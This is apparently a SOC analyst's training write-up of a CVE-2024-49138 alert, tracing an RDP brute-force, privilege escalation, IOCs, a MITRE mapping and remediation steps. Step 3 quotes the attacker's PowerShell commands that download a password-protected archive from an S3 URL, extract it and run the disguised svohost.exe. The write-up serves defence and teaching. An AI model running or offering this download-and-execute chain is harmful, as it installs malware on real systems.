EventID@313 - SOC335 - CVE-2024-49138 Exploitation Detected

1. Alert Overview

Alert Name / Title: SOC335 – CVE-2024-49138 Exploitation Detected
Alert Source: Endpoint Detection & Response (EDR) / SIEM / Firewall logs

Alert Severity: Medium → Elevated to **High** after correlation and confirmed privilege escalation

Detection Rule / Query: Detection rule triggered when a suspicious binary (`svohost.exe`) with a known malicious hash executed from a non-standard path following remote login activity, indicating potential exploitation of **CVE-2024-49138**.

Date & Time Observed: January 22, 2025, 02:37 AM

---

2. Initial Alert Details

Alert Description:
An exploitation attempt related to **CVE-2024-49138** was detected on host **Victor (172.16.17.207)**.
The malicious executable `svohost.exe` , located in `C:\temp\service_installer\` , was executed by **PowerShell** after being downloaded from an Amazon S3 bucket.
The behavior suggests privilege escalation and post-exploitation activity.

Triggered Host / User / Source:

- **Hostname:** Victor
- **Host IP:** 172.16.17.207
- **User:** EC2AMAZ-ILGVOIN\Victor
- **Source IP (attacker):** 185.107.56.141
- **Parent Process:** powershell.exe
- **Child Process:** svohost.exe
- **Command Line:**

```
"C:\temp\service_installer\svohost.exe"
```


Event Count / Frequency:
Multiple login attempts observed before successful RDP logon. Followed by several command executions and network connections.

---

3. Investigation Steps (Expanded)

Step 1 — Alert Verification


- **EventID:** 313
- **Alert Time:** Jan 22, 2025, 02:37 AM
- **Alert Trigger:** Suspicious process activity associated with a known malicious hash.
- **Verification:** Checked in SIEM → alert matched MITRE ATT&CK Privilege Escalation behavior.



Step 2 — Brute-Force and Login Analysis

- **Firewall logs** and **OS logs** show multiple RDP attempts from attacker IP **185.107.56.141** targeting 172.16.17.207.
- Failed login attempts for `admin` and `guest` users (Event ID: 4625).
- Successful login recorded for `Victor` at **02:35 PM** (Event ID: 4624).
- **Conclusion:** The attacker successfully brute-forced the `Victor` account credentials via RDP (port 3389).

Jan, 22, 2025, 02:35 PM	Firewall	185.107.56.141	45762	172.16.17.207	3389	
Jan, 22, 2025, 02:35 PM	Firewall	185.107.56.141	21905	172.16.17.207	3389	
Jan, 22, 2025, 02:35 PM	Firewall	185.107.56.141	44149	172.16.17.207	3389	
Jan, 22, 2025, 02:35 PM	Firewall	185.107.56.141	59820	172.16.17.207	3389	
Jan, 22, 2025, 02:35 PM	Firewall	185.107.56.141	16044	172.16.17.207	3389	
Jan, 22, 2025, 02:35 PM	OS	185.107.56.141	0	172.16.17.207	0	
Jan, 22, 2025, 02:35 PM	OS	185.107.56.141	0	172.16.17.207	0	
Jan, 22, 2025, 02:35 PM	OS	185.107.56.141	0	172.16.17.207	0	
Jan, 22, 2025, 02:35 PM	OS	185.107.56.141	0	172.16.17.207	0	
Jan, 22, 2025, 02:35 PM	OS	185.107.56.141	0	172.16.17.207	0	



Step 3 — PowerShell Activity Review


After successful login, attacker initiated PowerShell commands:


```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Commands executed:

```
whoami
whoami /priv
$url = 'https://files-ld.s3.us-east-2.amazonaws.com/service-installer.zip';
$dest = 'C:\temp\service-installer.zip';
$extractPath = 'C:\temp';
$password = 'infected';
Invoke-WebRequest -Uri $url -OutFile $dest;
Start-Process -FilePath "C:\Program Files\7-Zip\7z.exe" -ArgumentList "x -p$password
-o$extractPath $dest";
Start-Process -FilePath "$extractPath\service_installer\svohost.exe"
```

- **Analysis:** The attacker downloaded a ZIP archive containing a disguised binary (`svohost.exe`) from an **Amazon S3** bucket and executed it locally using PowerShell.





Step 4 — File Analysis (svohost.exe)

- **File Path:** `C:\temp\service_installer\svohost.exe`
- **Hash:** `b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9`
- **VirusTotal Result:**
  - 50/72 engines flagged as **malicious**
  - Labeled as **Trojan.Ulise.Expl** / **Exploit.Win.CVE-2024-49138**
  - Capabilities: exploit, privilege escalation, spreader, persistence
- **Conclusion:** The file is confirmed **malicious** and likely used to exploit **CVE-2024-49138** for privilege escalation.

Step 5 — Post-Exploitation Observation

- Execution of `svohost.exe` elevated the attacker privileges to **SYSTEM level**.

- Persistence attempt likely using PowerShell-based sideloading or scheduled tasks (pending deeper forensic analysis).
- Network logs show connections from 172.16.17.207 → 185.107.56.141 over multiple ports (3389, 59820, 16044).

Step 6 — Network Correlation

- Firewall and OS logs confirm repeated outbound and inbound traffic between the host and attacker IP (185.107.56.141).
- **Source:** 185.107.56.141
- **Destination:** 172.16.17.207
- **Ports Used:** 3389, 59820, 16044, 44149
- **Conclusion:** Possible **reverse shell** or **data exfiltration** channel established post-exploit.

Step 7 — MITRE ATT&CK Mapping

Phase	Technique	ID
Initial Access	T1110 – Brute Force (RDP)	
Execution	T1059 – Command and Scripting Interpreter (PowerShell)	
Persistence	T1547 – Boot or Logon Autostart Execution	
Privilege Escalation	**T1068 – Exploitation for Privilege Escalation (CVE-2024-49138)**	
Defense Evasion	T1218 – Signed Binary Proxy Execution (PowerShell / 7-Zip)	
Command & Control	T1071 – Application Layer Protocol (HTTP/S)	

---

4. Findings

Summary of Evidence:

- **Attacker IP:** 185.107.56.141
- **Compromised Host:** 172.16.17.207 (Victor)
- **User Account Compromised:** Victor
- **Malicious Binary:** svohost.exe
- **Binary Hash:** b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9
- **Download Source:** https://files-ld.s3.us-east-2.amazonaws.com/service-installer.zip
- **Privilege Escalation:** SYSTEM-level access achieved
- **External Connections:** Multiple ports to 185.107.56.141

Root Cause / Attack Vector:
RDP brute-force → remote login → PowerShell abuse → malicious payload download and execution → CVE-2024-49138 exploitation for privilege escalation.

MITRE ATT&CK Technique:
T1068 – Exploitation for Privilege Escalation
T1059 – PowerShell
T1071 – C2 Communications

Affected Systems / Users:
Host: Victor (172.16.17.207)
User: Victor (compromised credentials)

---

5. Analysis Conclusion

Alert Status: ✅ True Positive
Impact Assessment: High — successful exploitation and privilege escalation to SYSTEM.
Confidence Level: High — confirmed by multiple log sources and VirusTotal evidence.

---

6. Response & Remediation

Immediate Actions Taken:

- Host **172.16.17.207** quarantined and isolated from the network.
- Malicious binary `svohost.exe` and associated ZIP archive removed.
- Account `Victor` credentials reset and session tokens revoked.
- Outbound connections to `185.107.56.141` blocked at firewall.
- IOC indicators (domain, hash, IP) shared with SOC for environment-wide hunting.

Recommended Next Steps:

1. Perform full forensic analysis on the quarantined system.
2. Scan environment for same hash or S3 domain access logs.
3. Patch all systems for **CVE-2024-49138** immediately.
4. Review RDP access policies — limit to VPN or trusted IPs.
5. Enable account lockout thresholds to prevent brute-force attempts.
6. Implement EDR detection for non-standard binary execution from temp folders.

Preventive Measures:

- Apply Microsoft patches addressing CVE-2024-49138.
- Enforce strong password policies and multi-factor authentication (MFA) for RDP.
- Deploy network anomaly detection for unauthorized data transfers.
- Restrict PowerShell to signed scripts and audit mode.

7. Learning & Improvement

Lessons Learned:

- RDP brute-force remains a high-risk vector; continuous monitoring of failed logons is critical.
- Non-standard paths and renamed binaries (e.g., `svohost.exe`) must be flagged in EDR rules.
- Amazon S3 and other cloud file hosting URLs should be reputation-checked before execution.

Detection Rule Enhancement:
Correlate the following in SIEM:

- 10+ failed logons from single IP within 10 minutes (EventID 4625)
- Followed by successful RDP login (EventID 4624)
- Followed by PowerShell execution (`Invoke-WebRequest`, `7z`, or `Start-Process`)

Knowledge Gained:

- Understanding CVE-2024-49138 exploitation chain.
- Strengthened response workflow for RDP brute-force and privilege escalation events.
